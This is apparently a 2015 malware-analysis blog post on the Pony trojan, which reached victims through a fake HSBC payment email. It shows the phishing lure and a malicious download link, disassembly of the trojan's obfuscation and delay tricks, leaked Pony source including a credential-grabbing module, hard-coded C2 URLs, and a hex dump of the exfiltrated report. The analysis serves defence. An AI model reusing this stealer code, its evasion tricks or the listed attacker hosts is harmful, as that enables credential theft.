


No money, but Pony! From a mail to a trojan horse

November 19, 2015 by hasherezade

Last updated: April 11, 2016


In this post, we will take a high and low-level look at the Pony Trojan, delivered through a recent spam campaign.

During our case study we showed some malicious samples being distributed in spam campaigns.

Using this distribution method, malware is often found attached to the e-mail as either:

- an executable (also compressed, i.e. ***zip***, ***rar*** or ***cab*** archive), sometimes pretending to be a different file format, like Dyreza
- a document (commonly PDF or some MS Office format) – like this Dridex downloader

This time we will present a sample with a bit different delivery method. Instead of attaching the malicious file, attackers decide to just send a link and convince users to download the malware:


From: HSBC Bank <supports@tmo.biz>
Sent: 05 November 2015 14:17
Subject: FWD:You received a payment


Thank you for your email.

You received a payment of $768,02

Please Review/Accept payment. Payment review Service.

This is an automatic reply.

The scam is to make users curious about an unexpected money transfer, leading them to click on one of the links and download the associated file. It doesn't really matter which link they click on, since they both deliver the same sample.


elemental.sgl.per.sg/security.scr

Opening security.scr

You have chosen to open:

security.scr
which is: scr File (184 KB)
from: http://elemental.sgl.per.sg

Would you like to save this file?

During download the browser may show a typical executable icon. The unusual extension is just another trick to confuse users, who might be more wary of ***exe*** but not as much when encountering ***scr.*** The ***scr*** extension is used for screensavers – but despite the different name, they are normal executables, and they can be run by Windows in the same way.

The downloaded file tries to look trustworthy by using a well-known Adobe Reader icon and the filename "security" or "infos".

Once executed, it deploys the Pony Trojan on the system. For more information about detection of this malware, click the link below:

md5=8a55ecad10a7cf3dad3630ac40e420a1

For those of you, who are satisfied just by knowing that the file is malicious, you can stop reading after seeing the VirusTotal report. But if you are interested in features of this malware family and in tricks that it uses to hide its real mission, keep reading!

Elements involved

- 8a55ecad10a7cf3dad3630ac40e420a1 – original, packed sample (*security.scr*)
    - b60d3a994a9074cc59d1e065d2583411 – Pony Loader
        - 9a822a6232b932187cd1857a740dfb85 – payload downloaded by Pony Loader
          (url format: *http://(…)/wp.php*)


The original sample – *security.scr* is just an outer packing, used for the purpose of obfuscation. It loads into memory another fully independent executable: Pony Loader.

Pony Loader

Some years ago, the sourcecode of Pony Loader (bot) ***1.9*** along with Pony Builder (bot configurator) leaked online. Later the same happened with version ***2.0***. Both sets became available to download on various forums. During this analysis, I will compare the current sample with the leaked material in order to identify changes made by the attackers.

Obfuscation Tricks


Let’s take a look at the Entry Point:



```
*G.P.U* - main thread, module pony
004051F7  $  33C2          XOR EAX,EDX                                pony.<ModuleEntryPoint>
004051F9  .  33D0          XOR EDX,EAX                                kernel32.BaseThreadInitThunk
004051FB  .  33C2          XOR EAX,EDX                                pony.<ModuleEntryPoint>
004051FD  .  68 0A524000   PUSH pony.0040520A
00405202  .  90            NOP
00405203  .  F8            CLC
00405204  .  90            NOP
00405205  .v 72 02         JB SHORT pony.00405209
00405207  .  90            NOP
00405208  .  C3            RETN                                       RET used as a jump to 0040520A
00405209  >  FE            ???                                        Unknown command
0040520A  >  E8 55000000   CALL <JMP.&kernel32.GetTickCount>          GetTickCount
0040520F  .  B9 0A000000   MOV ECX,0xA
```

As we can see, the flow is obfuscated. Transitions between basic blocks are made using the well known trick: PUSH-to-RET, which emulates a CALL to an address that is pushed on to stack. But in Pony this technique is used in more sophisticated way because there are some junk instructions added between the PUSH and the RET in addition to a never executed bogus conditional jump.


Due to these tricks, sometimes common tools fail to correctly interpret the code. Example below:



```
*G.P.U* - main thread, module pony
0040517F  $  55            PUSH EBP
00405180  .  8BEC          MOV EBP,ESP
00405182  .  83C4 FC       ADD ESP,-0x4
00405185  .  33C2          XOR EAX,EDX
00405187  .  33D0          XOR EDX,EAX
00405189  .  33C2          XOR EAX,EDX
0040518B  .  68 98514000   PUSH pony.00405198                         ASCII "hYQ@"
00405190  .  90            NOP
00405191  .  F8            CLC
00405192  .  90            NOP
00405193  .v 72 02         JB SHORT pony.00405197
00405195  .  90            NOP
00405196  .  C3            RETN                                       RET used as a jump to 00405198
00405197  >  FE            ???                                        Unknown command
00405198  .  68 59 51 40 00  ASCII "hYQ@",0
0040519D  .  E8 8E010000   CALL <JMP.&kernel32.SetUnhandledEx         SetUnhandledExceptionFilter
```

OllyDbg interpreted the pushed address as a string

Another trick used by this malware is delaying execution. For example, the malware executes *GetTickCount* in a loop till it gets a value satisfying specific condition. The algorithm behind this trick is simple. The value returned by *GetTickCount* is divided by a predefined number. When the remainder equals another predefined value, the loop terminates. As a result *GetTickCount* runs pseudo-random number of times before the execution can continue.



```
00405209  >  FE            ???                                        Unknown command
0040520A  >  E8 55000000   CALL <JMP.&kernel32.GetTickCount>          GetTickCount
0040520F  .  B9 0A000000   MOV ECX,0xA
00405214  .  33D2          XOR EDX,EDX                                pony.<ModuleEntryPoint>
00405216  .  F7F1          DIV ECX
00405218  .  83FA 05       CMP EDX,0x5
0040521B  .v 75 02         JNZ SHORT pony.0040521F
0040521D  .v EB 02         JMP SHORT pony.00405221
0040521F  >^ EB E9         JMP SHORT pony.0040520A
00405221  >  E8 59FFFFFF   CALL pony.0040517F                         pony_main
00405226  .  6A 00         PUSH 0x0                                   ExitCode = 0x0
00405228  .  E8 FD000000   CALL <JMP.&kernel32.ExitProcess>           ExitProcess
0040522D     CC            INT3
```

This particular functionality matches the pattern found in Pony 1.9:

```
MainEntryPoint:
    AntiDisasmTrick

    .WHILE  TRUE
        invoke  GetTickCount
        mov ecx, 10
        xor edx, edx
        div ecx
        .IF edx == 5
            .BREAK
        .ENDIF
    .ENDW

    invoke  DoWork

    invoke  ExitProcess, 0
```

Strings

The authors of the malware didn't took care about obfuscating strings or API calls. At this stage, we can see all of them clearly.

Some of the strings are the same (or suggesting equivalent functionality) to those from the sample analyzed by MalwareMustDie in 2013. However, the current sample seems not as offensive, for example it doesn't include as many strings that reference password stealing as the previous one did.

You can see complete (and commented) list of strings here:
https://gist.github.com/hasherezade/1f3199b7b752db5d46c6


Target Identification

Specific modules in the sourcecode are included or excluded according to defined flags. The currently analysed sample have the following module included – being used to target 'NetSarang XFTP':

```
; XFTP
; http://www.netsarang.com/forum/xftp/list
; Tested: Xftp 4 (Build 0077)
; Tested: Xftp 4 (Build 0083)
; SFTP: implemented

IFDEF COMPILE_MODULE_XFTP

.data
   CXftpAppDataDir    db  '\NetSarang',0
   CXftpConfigFile     db  '.xfp',0

.code

GrabXFTP proc stream
   LOCAL   hdr_ofs: DWORD

   invoke  StreamWriteModuleHeader, stream, MODULE_XFTP, 0
   mov hdr_ofs, eax

   invoke  AppDataCommonFileScan, stream, offset CXftpAppDataDir, offset
CXftpConfigFile, ITEMHDR_ID or 0

   invoke  StreamUpdateModuleLen, stream, hdr_ofs
   ret
GrabXFTP endp

ENDIF
```


Network Communications

It didn't take long to locate URLs queried by our Pony sample:




```
.data:00406000   0000002A   C   http://windowsupdate.microsoft.com/update
.data:0040602B   00000028   C   http://forgedforce.com/images/wp/wp.php
.data:00406053   00000043   C   http://marionainteriors.com/wordpress/wp-includes/images/wp/wp.php
.data:00406096   00000039   C   http://interceptlabs.com/wp/wp-includes/images/wp/wp.php
.data:004060CF   00000035   C   http://encodesoftware.co.uk/images/smileys/wp/wp.php
.data:00406104   0000002B   C   http://handydiscount.co.uk/image/wp/wp.php
```

The First URL, windows update, is used just after collecting information about the system. The malware sends a POST request to the address as seen below.


```
00403572  > 8B7D 0C         MOV EDI,[ARG.2]
00403575  . BB 00000000     MOV EBX,0x0
0040357A  > 6A 00           PUSH 0x0                          Flags = 0
0040357C  . FF75 10         PUSH [ARG.3]                      DataSize = 111 (273.)
0040357F  . 57              PUSH EDI                          Data = 00603A38
00403580  . FF75 08         PUSH [ARG.1]                      Socket = 0x1C4
00403583  . E8 4A1E0000     CALL <JMP.&wsock32.send>          send
00403588  . 85C0            TEST EAX,EAX
0040358A  .v 7E 14          JLE SHORT pony_no_.004035A0
0040358C  . 03F8            ADD EDI,EAX
0040358E  . 2945 10         SUB [ARG.3],EAX
00403591  . 837D 10 00      CMP [ARG.3],0x0
00403595  .v 75 07          JNZ SHORT pony_no_.0040359E
00403597  . BB 01000000     MOV EBX,0x1
0040359C  .v EB 02          JMP SHORT pony_no_.004035A0
0040359E  >^ EB DA          JMP SHORT pony_no_.0040357A
004035A0  > 8BC3            MOV EAX,EBX

EDI=00603A38, (ASCII "POST /update HTTP/1.0\r\nHost: windowsupdate.microsoft.com\r\nAccept: */*\r\nAccept-Encoding:

Address   Hex dump                                         ASCII
00603A38  50 4F 53 54 20 2F 75 70 64 61 74 65 20 48 54 54  POST /update HTT
00603A48  50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 77 69 6E  P/1.0..Host: win
00603A58  64 6F 77 73 75 70 64 61 74 65 2E 6D 69 63 72 6F  dowsupdate.micro
00603A68  73 6F 66 74 2E 63 6F 6D 0D 0A 41 63 63 65 70 74  soft.com..Accept
00603A78  3A 20 2A 2F 2A 0D 0A 41 63 63 65 70 74 2D 45 6E  : */*..Accept-En
00603A88  63 6F 64 69 6E 67 3A 20 69 64 65 6E 74 69 74 79  coding: identity
00603A98  2C 20 2A 3B 71 3D 30 0D 0A 43 6F 6E 74 65 6E 74  , *;q=0..Content
00603AA8  2D 4C 65 6E 67 74 68 3A 20 32 37 30 0D 0A 43 6F  -Length: 270..Co
00603AB8  6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D  nnection: close.
00603AC8  0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61  .Content-Type: a
00603AD8  70 70 6C 69 63 61 74 69 6F 6E 2F 6F 63 74 65 74  pplication/octet
00603AE8  2D 73 74 72 65 61 6D 0D 0A 43 6F 6E 74 65 6E 74  -stream..Content
00603AF8  2D 45 6E 63 6F 64 69 6E 67 3A 20 62 69 6E 61 72  -Encoding: binar
00603B08  79 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D  y..User-Agent: M
00603B18  6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70  ozilla/4.0 (comp
00603B28  61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30  atible; MSIE 5.0
00603B38  3B 20 57 69 6E 64 6F 77 73 20 39 38 29 0D 0A 0D  ; Windows 98)...
```

The actual data being sent is an unencrypted report created by Pony, listing information about the infected system. This traffic contains the keyword “PWDFILE0” and “MODU” as well as any stolen credentials the malware might have extracted.



```
▸ Data (270 bytes)
00a0  70 70 6c 69 63 61 74 69  6f 6e 2f 6f 63 74 65 74   pplicati on/octet
00b0  2d 73 74 72 65 61 6d 0d  0a 43 6f 6e 74 65 6e 74   -stream. .Content
00c0  2d 45 6e 63 6f 64 69 6e  67 3a 20 62 69 6e 61 72   -Encodin g: binar
00d0  79 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d   y..User- Agent: M
00e0  6f 7a 69 6c 6c 61 2f 34  2e 30 20 28 63 6f 6d 70   ozilla/4 .0 (comp
00f0  61 74 69 62 6c 65 3b 20  4d 53 49 45 20 35 2e 30   atible;  MSIE 5.0
0100  3b 20 57 69 6e 64 6f 77  73 20 39 38 29 0d 0a 0d   ; Window s 98)...
0110  0a 50 57 44 46 49 4c 45  30 31 2e 30 00 00 00 00   .PWDFILE 01.0....
0120  00 02 00 4d 4f 44 55 01  01 fe 00 00 00 00 00 00   ...MODU. ........
0130  00 01 00 ef be 9c 00 00  00 9c 00 00 00 06 00 00   ........ ........
0140  00 01 00 00 00 b1 1d 00  00 02 00 00 00 53 65 72   ........ .....Ser
0150  76 69 63 65 20 50 61 63  6b 20 31 00 00 00 00 00   vice Pac k 1.....
0160  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
01a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
01b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
01c0  00 00 00 00 00 00 00 00  00 00 00 00 00 01 00 00   ........ ........
01d0  00 00 01 01 1e 00 00 00  00 07 00 00 00 50 6f 6c   ........ .....Pol
01e0  61 6e 64 00 07 00 00 00  50 6f 6c 69 73 68 00 00   and..... Polish..
01f0  00 00 00 00 00 00 00 24  00 00 00 00 00 00 00 00   .......$ ........
0200  10 00 00 00 00 01 00 ff  ff fe 7f 01 00 00 00 01   ........ ........
0210  00 00 00 4a 02 00 00 00  00 01 00 06 00 02 25      ...J.... ......%
```

If you are wondering why this type of report was sent to Windows Update server, I wondered the same thing? To find out, I referred to the original code in order to check the intention behind it. As the code states, this function is supposed to send the stolen credentials to the C&C!

```
; Scan and send
passwords
invoke  ScanAndSend
```

It seems that distributors of this piece of malware were not at all interested in collecting credentials, which is why they set the beacon URL to the Windows Update address rather than a C&C which could collect and store the stolen information. This probably happened because of lazy coders – instead of removing this fragment of code they redirected sending to a bogus URL.

We reconstructed how the configuration might have looked using the Pony Builder:




List of url(s) where to send passwords

http://windowsupdate.microsoft.com/update

Pony also has the functionality of downloader.

